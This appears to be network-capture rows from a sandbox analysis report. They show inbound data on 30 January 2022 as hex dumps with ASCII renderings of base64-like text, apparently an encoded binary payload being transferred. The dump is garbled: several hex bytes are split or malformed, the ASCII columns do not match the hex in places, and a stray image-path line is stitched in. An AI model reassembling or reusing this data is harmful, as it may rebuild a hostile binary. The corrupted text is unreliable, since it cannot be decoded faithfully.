2022-01-30 12:44:51 UTC	2097	IN	Data Raw: 35 64 61 56 30 6c 52 55 6d 53 68 41 41 41 41 46 70 6b 69 53 55 50 41 41 41 41 50 4e 6d 66 34 57 67 79 56 78 30 42 46 59 6c 6c 38 49 6c 4e 3e 36 49 46 46 36 49 6c 4b 70 49 74 4e 0d 0a 79 64 45 2b 37 65 4e 6e 76 38 63 43 68 6f 74 46 78 49 6c 46 32 49 46 4e 78 49 50 4f 42 49 6c 4e 75 64 4d 6d 6d 65 4e 33 58 32 56 56 67 2f 67 45 69 55 58 67 69 30 66 55 69 31 58 58 69 77 45 72 0d 0a 62 35 6d 4c 52 65 46 33 34 38 55 61 71 6f 6c 4e 6f 49 74 56 6f 49 4f 56 56 50 2f 77 2f 38 64 46 72 61 65 4d 76 6d 66 31 45 74 4b 6f 76 66 39 2f 69 30 57 63 69 55 2b 38 69 30 33 50 4f 30 32 38 0d 0a 48 6c 44 2b 46 4b 69 37 41 76 61 38 52 49 31 46 76 49 6c 46 75 49 46 4c 75 49 6c 43 6d 49 74 56 39 64 45 6d 31 65 4e 33 77 38 56 66 79 30 32 51 69 31 57 30 4f 31 2b 51 64 51 58 6e 6a 32 Data Ascii: 5daVOlRUmShAAAAAfpkiSUPAAAAAPNmff4WgyVx0BFYlI8lIN6lFF6lIKpltnYdE+7eNnv8cHotFxlIF2lFNxIPOB lINudMmmeN3X2VVvg/gEiUXgi0fUj1XXiwErb5mLReF348UaqolNoltVoItOVVPV/w/8dFraeMvmf1EtKovf9/i0WciU+ 8i03PO028HID+Fki7Ava8Ri1FvIfFuIFNullCmltV9dEm1eN3w8Vfy02Qi1W001+QdQXnj2


Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:44:51 UTC	2241	IN	Data Raw: 6e 50 47 52 65 6e 6b 78 6b 58 72 79 4d 5a 46 69 4b 69 31 42 49 36 4f 6b 51 75 77 74 38 5a 46 36 4a 50 47 52 65 50 75 78 6b 58 6c 63 63 5a 46 0d 0a 68 76 4f 31 42 49 54 2b 6b 51 75 36 75 4d 5a 46 37 72 6a 47 52 65 57 62 6f 65 69 51 42 78 43 44 6a 56 6c 38 78 4f 41 79 56 30 37 63 54 2b 69 66 42 78 43 44 79 51 75 4a 44 65 69 51 42 78 44 47 0d 0a 61 4c 7a 73 52 6e 67 7a 57 42 6d 58 4a 41 38 54 52 66 44 72 45 6f 46 56 38 49 50 4e 41 59 74 46 6d 64 75 6a 51 65 46 6e 70 38 63 53 74 6f 4e 39 39 41 42 33 51 33 67 47 67 33 33 2f 45 48 4d 47 31 67 5a 51 4f 4e 2f 6f 78 2f 63 46 2f 42 53 36 41 38 73 41 67 71 4c 38 4c 67 4f 41 41 41 41 42 70 42 7a 7a 42 51 2f 74 79 52 58 4b 41 47 4c 56 66 52 53 69 30 2f 77 55 4f 6a 2f 4b 77 49 41 0d 0a 35 31 52 45 79 65 44 6d Data Ascii: nPGRenkXkXrMyMFzIKi1BI6OkQuwt8ZF6JPGRePuxkXlccZFhvO1BIT+kQu6uMZF7rjGRewBoeiQBxC DjVl8xOAYV07cT+ifBxCdYQuJDeiQBxDGaLzsRngzWBmXJA8TRfDrEoFV8IPNAYtFmdujQeFnPbcStoN99AB3Q3gGg 33/EHM7B1gZQON/ox/cF/BS6A8sAgqlL8LgOAAAAABpBzzBQ/tyRXKAGLVfRSi0wUOj/KwIA51REyeDm
2022-01-30 12:44:51 UTC	2257	IN	Data Raw: 78 7a 34 46 4a 52 67 76 35 32 74 51 77 43 44 78 41 69 4c 52 66 61 4c 35 56 33 4e 42 41 44 4d 0d 0a 4f 4e 4f 66 4b 35 64 61 39 30 6c 52 55 6d 53 68 41 41 41 41 41 46 70 6b 69 53 55 50 41 41 41 37 72 52 2f 79 43 58 65 33 41 75 37 77 65 68 6f 69 55 58 6f 69 30 66 6f 67 38 46 6e 36 4b 35 55 0d 0a 6b 71 66 34 44 49 43 78 6c 69 62 65 44 2f 43 4c 56 66 44 48 41 6c 70 6c 42 68 44 49 52 66 77 41 62 56 68 7a 79 69 33 43 6b 45 34 58 4a 67 59 51 69 30 33 77 55 65 4b 51 39 51 45 50 67 38 51 45 0d 0a 71 68 32 50 76 70 66 4e 71 4d 55 43 53 6f 50 69 41 58 51 55 61 4c 6f 41 41 41 43 45 5 2 65 79 44 68 54 41 6a 71 53 37 49 56 6b 37 55 68 67 69 4c 52 65 79 44 36 47 4b 4c 54 66 52 72 69 51 30 41 0d 0a 62 56 68 7a 79 6f 31 76 6c 55 70 58 6a 73 7a 4d 7a 4d 7a 4d 7a 46 2b 4c Data Ascii: xzFJRgv52tQwCDxAiLRfaL5V3NBADMONOfK5da90IRUmShAAAAAFpkiSUPAAAA7rR/yCxe3Au7weh oiUXoiOfog8Fn6K5Ukf4DICxlibeD/CLVfDHAJpIbHDIRfwAbVhzyi3CkE4XJgYQi03wUeKQ9QEPg8QEh2PvpfNq MUCSoPiAXQuaLoAAACEReyDhTajqS7lVvk7UhglIReyD6GKLTfRriQ0AbVhzyo1vUpXjszMzMzMzF+L
2022-01-30 12:44:51 UTC	2273	IN	Data Raw: 51 45 41 69 59 2f 30 2b 66 2f 7f 6a 59 31 49 0d 0a 6d 4b 65 4d 71 63 41 58 71 4c 48 63 56 79 43 66 42 78 42 53 6f 54 61 66 42 78 42 66 6a 55 33 6b 68 56 75 51 76 4a 64 69 76 35 4f 49 76 2f 38 50 74 73 69 46 79 51 57 45 6c 77 49 50 41 49 50 73 0d 0a 64 64 4f 6e 79 4d 33 43 72 72 47 6f 45 4b 48 4d 6e 67 63 51 55 49 64 4e 35 4f 6a 58 34 76 33 2f 35 70 43 62 45 49 7a 50 71 4b 5a 62 55 67 41 41 69 45 58 4e 69 6b 66 4e 69 45 33 44 44 37 5a 56 0d 0a 6f 64 32 68 54 75 77 44 56 6b 35 58 4b 41 43 44 37 42 69 4c 78 49 4f 6c 37 50 6e 77 2f 31 43 4c 4d 7a 73 52 6e 68 6a 32 67 4a 71 70 72 69 2f 66 2b 4c 79 4f 49 54 35 50 33 77 69 59 58 6f 0d 0a 6c 4b 65 4d 68 79 33 4f 49 38 32 37 57 6f 76 4d 69 61 58 6b 2b 66 58 2f 6a 56 57 72 55 75 69 31 6d 71 6f 4d 79 4f 33 53 Data Ascii: QEAIY/O+fWjY1ImKeMqcAXqLHcVyCfBxBSoTafBxBfjU3khVuQvJdiv5Oiv/8PtsiFYQWEIwIPAIPsddOnyM3Cr rGoEKHMngcQUldN5OjX4v3/5pCbElzPqKZbUgAAiEXNikfNiE3DD7ZVod2hTuwDVK5KACD7BiLxIOl7Pnw/1CLYDz sRnhj2gOzqpri/f+LyOIT5P3wiYXolKeMhy3OI827WovMiaXk+fXjVwRUiilmqmaMyO3S
2022-01-30 12:44:51 UTC	2289	IN	Data Raw: 0a 71 56 7a 36 42 4c 44 30 45 72 4a 56 7a 34 30 59 2f 76 2f 2f 36 47 59 41 2f 2f 2b 43 68 65 54 39 6b 71 63 6a 79 69 58 71 33 46 2f 63 44 39 69 4c 51 68 54 2f 30 49 46 4e 33 49 50 47 42 49 6c 4e 0d 0a 73 5a 34 32 76 57 79 35 41 70 62 63 51 49 74 4e 32 49 74 51 45 50 58 53 69 45 58 6b 69 30 58 49 56 68 31 58 54 75 79 39 56 30 35 58 79 55 33 59 69 78 47 4c 54 64 4b 4c 51 67 7a 77 30 49 68 46 0d 0a 67 4e 58 2b 61 5a 62 4e 71 4d 63 61 2f 6f 74 56 76 49 6d 56 5 8 50 58 2f 2f 34 74 4b 76 49 4e 34 65 55 67 42 54 61 2b 33 4e 37 47 6f 76 51 45 41 41 41 44 72 43 73 32 46 59 50 2f 77 2f 77 41 41 0d 0a 62 56 6a 35 7a 41 6a 4e 71 4c 48 66 44 2b 34 50 74 6c 58 75 68 64 68 30 46 34 74 4b 76 49 73 49 35 4e 57 48 76 35 66 4e 33 4e 75 6a 76 50 2f 2f 69 5a 56 63 2f 2f 58 2f Data Ascii: qVz6BLD0ErJVz40Y//6GYA//+CheT9kqcjiXq3F/cD9iLQhT/OIFN3IPGBIILNsZ42vWy5ApbcQItN2ItQEPXS iEXki0XIVh1XTuy9V05XyU3YixGLTdKLGqzw0lhFgNX+aZbNqMca/otVvlmVXPX//4tKvIN4eUgBTa+3N7GovQEAAA DrCs2FYP/w/wAABVj5zAjNqLHfD+4PtiXuhdh0F4tKvIsI5NWHv5fN3NujvP//iZvc//X/
2022-01-30 12:44:51 UTC	2305	IN	Data Raw: 68 41 41 41 41 41 46 70 6b 69 53 55 50 41 41 41 41 37 72 52 50 79 43 58 61 33 41 75 2f 79 30 58 73 69 30 33 73 69 55 66 77 69 31 58 6a 67 38 49 45 0d 0a 35 41 32 76 79 69 33 65 31 49 35 66 79 30 58 59 69 30 33 77 67 7a 4d 41 44 34 53 52 41 41 41 41 35 67 32 76 79 6d 71 37 45 6f 72 63 44 2f 43 4c 45 59 6c 56 77 49 46 46 36 49 6c 4b 31 49 7 4 4e 0d 0a 75 64 45 2b 2f 65 4e 6e 76 38 63 43 6b 6f 74 46 30 49 6c 46 75 49 46 4e 32 49 74 61 38 49 73 42 52 6c 71 79 75 57 71 37 45 6f 4c 63 44 2f 43 4c 45 59 6c 56 79 49 46 46 7a 4d 48 76 41 6f 6c 46 0d 0a 69 64 4d 2b 69 65 46 2f 74 34 6b 53 76 67 41 41 41 41 43 42 66 65 34 41 45 41 41 50 63 67 32 4e 4f 4c 77 68 7a 43 33 53 42 36 59 62 2b 50 2f 2f 69 30 33 6b 55 59 46 56 34 46 4c 6e 68 57 34 42 0d 0a 62 64 75 33 53 61 Data Ascii: hAAAAAFpkiSUPAAAA7rPyCXa3AuY0Xsi03siUfw1Xjg8IE5A2vyj3e1i5fy0XYi03wgzMAD4SRA AAA5g2yymq7Eorcd/CLYiYVwIFF6IK1ItNudE+/eNnv8cCkotFOllFuFN2h8LSBRlgyuWq7EoLcd/CLYiYVwIFFZMHvAoIFi dM+ieF/4tkSvgAAAAACBfe4AEAAPcg2NOLwhzC3SB6Yb+P//i03kUYFV4FLnhW4Bbdu3Sa
2022-01-30 12:44:51 UTC	2321	IN	Data Raw: 6f 6a 67 75 30 45 41 49 79 50 55 54 63 46 2f 78 53 36 41 66 6e 2f 2f 57 4c 52 66 7a 4a 51 41 6f 41 0d 0a 35 72 30 75 67 71 54 2b 6d 34 4b 62 6a 73 7a 4d 7a 4d 7a 4d 7a 46 2b 4c 37 46 47 47 54 66 79 4c 4b 4b 52 38 39 79 41 6a 30 6f 63 6a 58 47 69 56 79 7a 63 68 61 4a 39 44 59 2f 39 6c 41 47 6f 52 0d 0a 35 67 32 50 45 34 44 31 73 62 47 6f 79 55 58 38 78 6b 41 52 41 49 48 6c 58 63 50 44 7a 4d 7a 4d 6f 5a 53 2f 6a 61 54 2b 6d 34 49 43 79 65 78 52 69 55 33 38 69 30 2f 38 44 37 5a 48 45 59 58 4a 0d 0a 47 55 59 62 68 4d 30 4e 64 69 5a 43 6c 5a 73 46 61 67 42 71 45 59 46 56 2f 46 4 c 6e 68 2b 62 2f 6b 74 4d 32 76 61 35 79 52 6b 37 63 70 31 33 44 7a 4d 7a 4d 7a 4d 62 4d 7a 4d 7a 4a 7a 4d 7a 4d 0d 0a 4f 4e 4f 66 45 4f 46 2f 71 38 55 53 76 32 53 42 4b 46 79 58 Data Ascii: ojgu0EAlYPUTcF/XS6Afn/WLRFzJQAOA5r0uggT+m4KbjszMzMzMzF+L7FGGTfyLKKR89yA900cjXGiVyzchaJ9 DY/9IAGoR5g2PE4D1sbGoyUX8xkARAIHIXcPDzMzMozS/jaT+m4lCyexRiU38i0/8D7ZHEYXJGUybhM0nDiZCIZsFa gBqEYFV/FLnh+b/kM2va5yRk7cp13DzMzMzMzMzMzMzMONOfEOF/q8Usvg+2SBKFyX
2022-01-30 12:44:51 UTC	2337	IN	Data Raw: 6c 41 41 41 41 41 4c 4b 34 4a 41 41 50 36 4c 34 57 0d 0a 62 46 69 30 42 4a 51 79 56 30 35 58 7a 30 55 49 69 55 58 67 69 30 66 67 69 55 33 58 69 31 58 67 37 69 4a 6e 55 52 6f 37 6b 41 75 4c 51 77 41 41 4f 73 48 78 30 2f 63 41 41 41 50 41 49 70 46 0d 0a 73 64 41 32 73 6d 65 45 47 72 33 53 69 33 51 4f 69 31 58 67 69 77 69 4a 52 62 69 45 54 62 69 4a 49 49 44 34 46 4c 43 37 41 76 72 63 42 37 53 4a 52 62 42 71 52 47 41 41 6a 59 31 44 2f 2f 2f 2f 0d 0a 50 4c 43 5a 35 70 66 4e 50 56 34 39 51 6f 31 56 6b 46 4c 6f 33 61 33 2f 2f 7a 50 50 69 45 58 79 34 42 57 42 71 53 69 58 71 62 48 65 42 39 53 4c 54 64 54 6f 78 64 4c 2f 2f 32 67 50 49 41 41 41 0d 0a 34 4e 56 50 6d 70 66 4e 42 73 55 43 6c 6c 4a 71 41 47 67 6f 63 41 77 51 36 48 6e 78 2f 66 2f 2f 76 57 75 7a 79 53 Data Ascii: IAAAAALK4JAAP6L4WbFIOBJQyV05Xz0UiUXgi0fgiX3Xi1Xg7iJnURo7kAuLQwAAAOsHx0/cAAAPA lpFsdA2smeEGr3Si3Q0i1XgiwJRbiETbiJlID4FLC7AvrcB7SJRBqBqRGAajY1D//P/LLC25pfnPv49Q01VkfLo3a3 /lzPPIEXy4BWbqSiXqAbHeB9SLTDtOxdLL/2gPIAAA4NVPmpfNBsUCIJJqAGgocAwQ6Hnx/f//WwUzyS
2022-01-30 12:44:51 UTC	2353	IN	Data Raw: 4e 0d 0a 6d 54 7a 36 54 47 67 79 56 30 37 63 70 31 33 43 43 41 42 6d 6b 46 45 75 41 78 43 35 4c 67 4d 51 65 6e 64 77 55 52 41 64 56 46 36 4f 62 51 4d 51 4f 6a 41 44 45 4a 45 77 41 78 44 7a 4d 41 4d 51 0d 0a 62 56 6c 78 52 6d 73 32 55 45 6c 51 52 51 63 48 42 77 63 48 42 77 63 48 42 77 63 49 42 77 63 48 0d 0a 61 6c 39 32 52 6d 38 31 55 45 6c 51 52 51 63 48 42 77 63 48 42 77 63 48 42 77 63 49 42 77 63 48 61 6c 39 30 52 6d 38 31 55 45 6c 51 52 51 63 48 42 73 7a 4d 7a 4d 62 4d 7a 4d 7a 44 7a 4d 7a 4d 0d 0a 4f 4e 4f 66 77 6f 51 71 33 67 4f 6e 77 65 77 49 33 55 55 49 33 52 59 6b 36 4e 6b 6e 41 51 43 44 71 56 44 72 78 4b 68 4e 58 6f 6b 53 74 67 45 41 41 41 44 72 42 38 Data Ascii: NmTz6TGgyV07cp13CCABmkFEuAxCSLgMQendwURADVF6ObQMqQJADEJEwAxDzMAMQbVI xRms2UEIQRQcHBwcHBw0HBwclBwcHal92Rm81UEIQRQcHBwcHBw0HBwclBwcHal90Rm81UEIQRQcHBwc HBw0HBwclBwcHal90Rm81UEIQRQcHBszMzMbMzMzMzMzMONOfwoQq3gOnwewl3UII3RYk6NknAQCCDqVD rxKhNokStgEAAADrB8

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:44:51 UTC	2369	IN	Data Raw: 6f 6c 4e 31 49 74 56 31 46 69 4e 6a 59 54 30 2f 2f 2f 6f 61 65 43 50 76 75 57 33 30 37 57 6f 76 59 6d 46 6c 50 76 2f 2f 38 79 46 6d 50 76 77 2f 77 48 47 0d 0a 4b 4b 52 35 7a 4f 56 65 72 4c 47 6f 79 34 30 30 2f 2f 2f 2f 6a 5a 2b 63 2b 2f 2f 77 69 5a 55 34 6b 71 65 4d 79 75 30 47 71 4c 47 6f 79 59 30 34 2f 2f 2f 2f 69 59 38 73 2f 2f 2f 77 69 59 30 77 0d 0a 6b 71 65 4d 4b 32 70 59 56 73 58 43 63 76 2f 2f 2f 31 4b 4c 68 53 62 2f 2f 2f 39 66 6a 59 32 77 6c 4b 65 4d 71 59 6a 75 71 72 48 61 7a 37 44 35 2f 2f 2b 4a 6a 63 72 35 2f 2f 2f 2f 4a 68 63 54 35 0d 0a 6b 71 64 79 68 79 23 4f 58 49 6b 53 6b 74 69 65 42 78 43 4c 56 64 70 53 6a 59 32 76 2b 2f 2f 2f 68 63 76 46 76 5a 65 2f 30 75 36 73 76 66 2b 4a 68 62 44 37 2f 2f 58 47 68 62 54 30 2f 2f 38 42 0d 0a 71 78 32 50 Data Ascii: olN1iV1FiNjYT0//oaeCPvuW307WovYmFIPv//8yFmPvw/wHGKKR5zOVerLGoy400/////jZ+c+//wiZU4kqeMyu0GqLGoyY04/////iY8s//wiY0wkqeMK2pYVsxXCcv/////1KLhSb//9fjY2wlKeMqYjuqrHaz7D5//+Jjcr5//JhcT5kqdyhy3OXlkSkieBxCLVdpSjY2v+//hcvFvZe/0u6svf+JhbD7//XGhbT0//8Bqx2P
2022-01-30 12:44:51 UTC	2385	IN	Data Raw: 76 2f 2f 35 74 31 6e 76 35 66 4e 33 4d 4e 50 76 50 2f 2f 69 59 55 4d 2f 76 58 2f 69 59 30 66 2f 76 2f 2f 0d 0a 42 31 6f 5a 51 4f 4f 6e 52 37 43 6f 76 56 4b 4c 68 51 7a 2b 2f 2f 56 51 6a 59 30 62 2b 76 2f 2f 68 63 76 64 76 4a 65 2f 32 6c 71 74 76 66 2b 4a 6a 53 54 36 2f 2f 58 47 68 53 6a 31 2f 2f 38 42 0d 0a 71 78 32 50 55 71 2b 33 57 37 47 6f 76 64 69 65 42 78 43 4c 6c 51 62 2f 2f 39 64 6a 59 30 6f 6c 71 65 4d 71 53 69 36 71 37 48 61 78 79 6a 37 2f 2f 2b 4a 68 54 4c 37 2f 2f 2f 4a 68 54 7a 37 0d 0a 6b 71 64 79 68 79 33 4f 51 38 32 37 57 6f 76 4d 69 61 56 77 2f 50 58 2f 69 55 32 58 6a 56 56 4d 35 4d 31 37 76 70 66 4e 33 4d 74 66 76 66 2f 2f 69 59 56 73 2f 50 58 2f 6a 55 33 54 55 51 2b 32 0d 0a 4f 49 4d 68 79 69 57 71 76 78 76 47 76 76 2f 47 52 66 77 56 Data Ascii: v//5t1nv5fN3MNPvP//iYUMvX/iY0fv//B1oZQOOnR7CovVKLhQz+//VQjY0b+v//hcvdJeJ2lqtvf+JjST6//XGhSj1//8Bqx2PUq+3W7GovdieBxCLiQb//9djY0olqeMqSi6q7Haxyj7//+JhTL7//JhTz7kqdyhy3OQ827WovMiaVw/PX/iU2XjVVM5M17vpfN3Mtfv//iYVs/PX/jU3TUQ+2OImhyiWqvxvGvw/GRfvw
2022-01-30 12:44:51 UTC	2401	IN	Data Raw: 55 32 38 55 59 32 56 56 50 62 2f 2f 31 4a 6c 41 47 67 4d 0d 0a 48 56 35 6a 71 53 41 4f 71 72 47 6f 6b 6d 6f 42 6a 59 30 34 2f 76 58 2f 36 4a 6d 66 2f 66 2f 47 4b 4b 52 33 63 71 69 36 45 71 54 61 44 2b 72 6f 32 44 4c 2b 2f 34 4e 46 75 49 74 43 75 4f 68 74 0d 0a 66 61 65 4d 79 69 57 4b 42 73 58 43 4f 76 2f 2f 2f 31 4b 4e 52 53 35 51 69 34 31 37 2f 2f 2f 2f 50 4e 58 6d 43 5a 62 4e 71 42 79 2f 69 57 62 38 2f 31 44 6f 52 57 7a 38 2f 31 44 6e 76 32 62 38 0d 0a 6b 67 69 62 2b 41 37 4f 71 48 32 58 79 6b 58 70 6a 55 33 70 36 42 59 6c 2f 76 47 52 62 53 4c 49 4f 79 62 59 47 66 4e 71 4d 55 61 39 6c 47 4e 6c 56 54 38 2f 2f 56 53 6a 59 56 48 2f 76 2f 2f 0d 0a 50 62 44 35 4a 35 54 4e 42 36 62 54 4a 50 7a 2f 4d 38 6d 49 54 65 4b 4e 54 65 6a 6e 6c 2f 44 39 6b 74 45 32 Data Ascii: U28UY2VVPb//1JiAGgMHV5jqSAOqrGokmoBjY04/vX/6Jmff//GKKR3cqieEqTaD+ro2DL+/4NFultCuOhtfaeMyiWKBsXCov//1KNRS5Qi417//PNXmCzBnqBy/iWb8/1DoRWz8/1Dnv2b8kgib+A7OqH2XykXpjU3p6BjI/v+GRbSLiOyBYGfNqMuA9IGNIVT8//VSjYVHv//PbD5J5TnB6bTJPz/M8mITeKNTejnl/D9kIE2
2022-01-30 12:44:51 UTC	2417	IN	Data Raw: 67 59 51 0d 0a 68 53 32 62 51 57 69 78 6b 30 4c 63 46 2f 79 4c 41 6f 6f 49 69 45 66 34 67 48 33 33 41 41 2b 45 37 56 68 7a 51 65 68 50 72 30 38 6a 53 6f 42 39 2b 41 4a 30 50 4f 46 2b 69 31 58 7a 69 77 4b 4c 0d 0a 4a 56 44 36 44 4a 69 35 41 72 37 65 46 2b 79 4c 52 65 79 4a 52 65 4b 4c 54 65 69 45 45 59 73 43 35 42 32 58 79 69 58 57 33 67 4f 33 7a 31 58 67 69 56 58 63 69 30 2f 63 69 77 69 45 56 66 79 4a 0d 0a 4a 31 79 59 44 2b 4e 33 71 38 56 66 79 56 45 49 69 56 58 59 69 30 2f 59 69 55 58 37 69 30 33 30 35 42 57 37 79 6a 33 47 33 45 7a 65 42 39 53 4c 54 64 53 4a 54 64 71 4e 56 64 43 47 56 63 79 4c 0d 0a 4b 4a 54 34 53 65 4e 6e 71 38 63 64 53 75 73 57 69 30 58 38 78 30 6f 4d 41 51 41 50 41 4f 73 4b 35 68 57 50 68 69 6b 2b 56 30 35 58 51 6f 76 6c 58 63 50 4d Data Ascii: gYQhS2bQWixk0LcFyLAooliEf4gH33AA+E7VhzQehPr08jSoB9+AJ0POF+i1XziwKLJVD6D.Ji5Ar7eF+yLReyJReKLTeiEEYsCSB2XyixW3gO3z1XgiVXci0/ciwiEVfyJJ1yYD+N3q8vfyVIEliVXYi0YiUX7i0305BW7y j3G3EzeB9SLTdSJTdqNVdCGVcyLKTJ4SeNnq8cdSusWi0X8X0oMAQAPAOsK5hWPhik+V05XQovIXcPM
2022-01-30 12:44:51 UTC	2433	IN	Data Raw: 58 30 77 59 51 38 67 39 59 77 63 6e 4d 7a 4d 7a 44 7a 4d 7a 4d 6f 5a 53 2f 6a 61 54 2b 6d 34 4c 55 66 35 79 74 42 78 41 47 66 42 76 46 2b 57 37 4f 78 4f 4e 35 0d 0a 54 35 70 79 49 35 6e 4d 58 69 58 67 31 59 38 79 66 49 50 4b 73 41 50 56 38 44 39 44 79 72 42 72 4c 46 73 73 32 64 72 57 6b 37 47 52 42 44 79 44 31 67 45 7a 66 4b 51 42 68 44 39 44 31 6a 42 0d 0a 72 67 33 34 72 5a 35 33 58 30 38 42 79 66 48 48 42 67 79 52 42 68 70 30 43 6d 6f 44 56 75 68 72 6c 36 65 4d 47 44 47 35 6b 52 41 4b 67 41 51 41 56 59 76 73 69 30 38 4d 67 2b 67 50 64 44 4f 44 0d 0a 68 56 6b 48 59 65 76 61 56 6a 70 47 77 65 67 42 64 41 55 7a 77 45 72 72 4d 4f 67 6e 2b 2f 2f 2f 68 6c 32 51 35 50 4d 71 45 48 68 67 75 73 66 2f 33 55 51 2f 33 38 49 36 42 67 50 41 41 42 5a 0d 0a 68 6b Data Ascii: X0wYQ8g9YwcnMzMzMzMzMoZS/jaT+m4LUf5ytBxAGfBvF+W7OxON5T5pyl5mNX6iXgQ9XyflPKsAPV 8D9DyrBrLFss2drWk7GRBDyD1gEzfKQBhD9D1jBgr34rZ53X08ByfHhBgYRBhp0CmoDVuhrI6eMGDGSkRAKgAQAVyv si08Mg+gPdDODhVhKHYevaVjpGwegBdAUzwErrMOgn+//hl2bQ5PNqEHhgusf/3UQ/38i6BgPAABZhk
2022-01-30 12:44:51 UTC	2449	IN	Data Raw: 4b 77 48 55 43 35 70 2b 4d 4e 47 42 69 76 2b 4f 32 76 66 2b 4c 64 53 54 2f 4e 76 56 31 47 50 39 36 46 46 66 6f 0d 0a 44 31 46 7a 51 65 4e 30 55 77 34 48 76 58 55 59 56 2b 69 7a 44 77 6f 41 61 41 41 4f 41 41 44 2f 47 48 43 4d 4d 6d 54 4e 49 6c 61 6f 4e 78 42 58 2f 33 55 49 36 4e 38 47 41 41 43 4d 78 44 69 46 0d 0a 72 53 78 30 46 6a 6a 61 59 61 2b 6f 76 56 39 65 57 31 33 44 56 59 48 73 67 2b 78 72 55 31 5a 58 35 69 56 72 63 71 68 6c 71 44 74 44 79 30 58 77 2f 33 55 4d 69 45 2f 6f 36 45 6b 41 41 41 43 4c 0d 0a 70 64 75 33 54 65 46 2f 72 38 32 75 76 51 2b 4d 63 77 4d 41 41 44 4 6 50 42 41 2b 43 61 67 4d 41 62 64 4d 75 53 65 6b 4a 4e 44 30 36 6f 67 2b 46 39 77 41 41 41 49 6c 37 45 41 4d 41 68 65 30 41 0d 0a 62 56 6a 79 4f 6e 77 53 55 74 31 4f 4e 68 61 42 65 78 Data Ascii: KwHUC5p+mNGBiv+O2vf+LdST/NvV1GP96FFfoD1FzQeN0Uw4HvXUYV+izDwoAAaAAOAD/GHCMmTNl iaoNxBX/3Ui6N8GAACmxDiFrSx0FjjaYa+ovV9eW13DYVHsg+xrU12X5fVrcqhlqDtDyOXw/3UMIE/o6EkAAAClpdu 3TeF/r82uvQ+McvMAADFPBA+CagMAbdMuSekJND06og+F9wAAAI7EAMahe0AbVjYonwSUTiONhaBex
2022-01-30 12:44:51 UTC	2465	IN	Data Raw: 6f 76 51 2b 46 61 66 7a 2f 2f 34 47 4e 31 50 62 77 2f 34 58 4a 0d 0a 47 52 33 34 66 65 55 32 38 45 68 48 78 2f 38 50 68 59 67 41 41 41 6f 7a 77 46 43 47 68 64 54 30 6b 71 66 36 78 45 54 4d 71 4c 48 61 78 39 6a 30 2f 2f 39 51 6a 59 38 77 2f 76 2f 77 61 4d 77 42 0d 0a 62 56 67 6a 71 58 63 71 56 30 37 55 68 68 43 4c 6e 53 7a 2b 2f 2f 57 4a 6e 65 6a 35 2f 2f 2b 46 74 6c 66 32 72 57 67 79 56 33 32 65 71 77 55 42 41 41 41 7a 77 46 71 4a 68 64 54 37 2f 2f 2b 4a 0d 0a 36 48 53 4e 76 70 65 2f 30 70 61 6a 76 66 39 51 6a 59 55 77 2f 76 58 2f 61 4d 77 4f 41 41 42 61 68 59 54 6a 6b 51 57 69 78 6b 31 35 6c 67 75 6c 46 2f 2f 2f 2f 67 36 2f 55 39 50 2f 77 41 49 4f 6c 0d 0a 51 61 61 4d 76 6d 68 59 56 36 55 7a 77 66 38 42 64 4b 6d 46 32 33 36 74 4d 38 6b 38 39 6f 76 48 6d 76 Data Ascii: ovQ+Fatf//4GN1Pbw/4XJGR34feU28EHx/8PhYgAAOzwFCGhdT0kqf6xETMqLHax9j0//9QjY8w/vWmMwBvgjqXcqV07UhhCLnSz+//WJnej5//+Ftlf2rWgyV32eqwUBAAAZwFqJhdT7//+J6HSNvpe/0pajv9f9jYU wVX/AwMoAABQhYJkQWixk15gluf/////g6/U9P/wAlOIQaaMvmhYV6Uzwf8BdKmf236tM8k89ovHmv
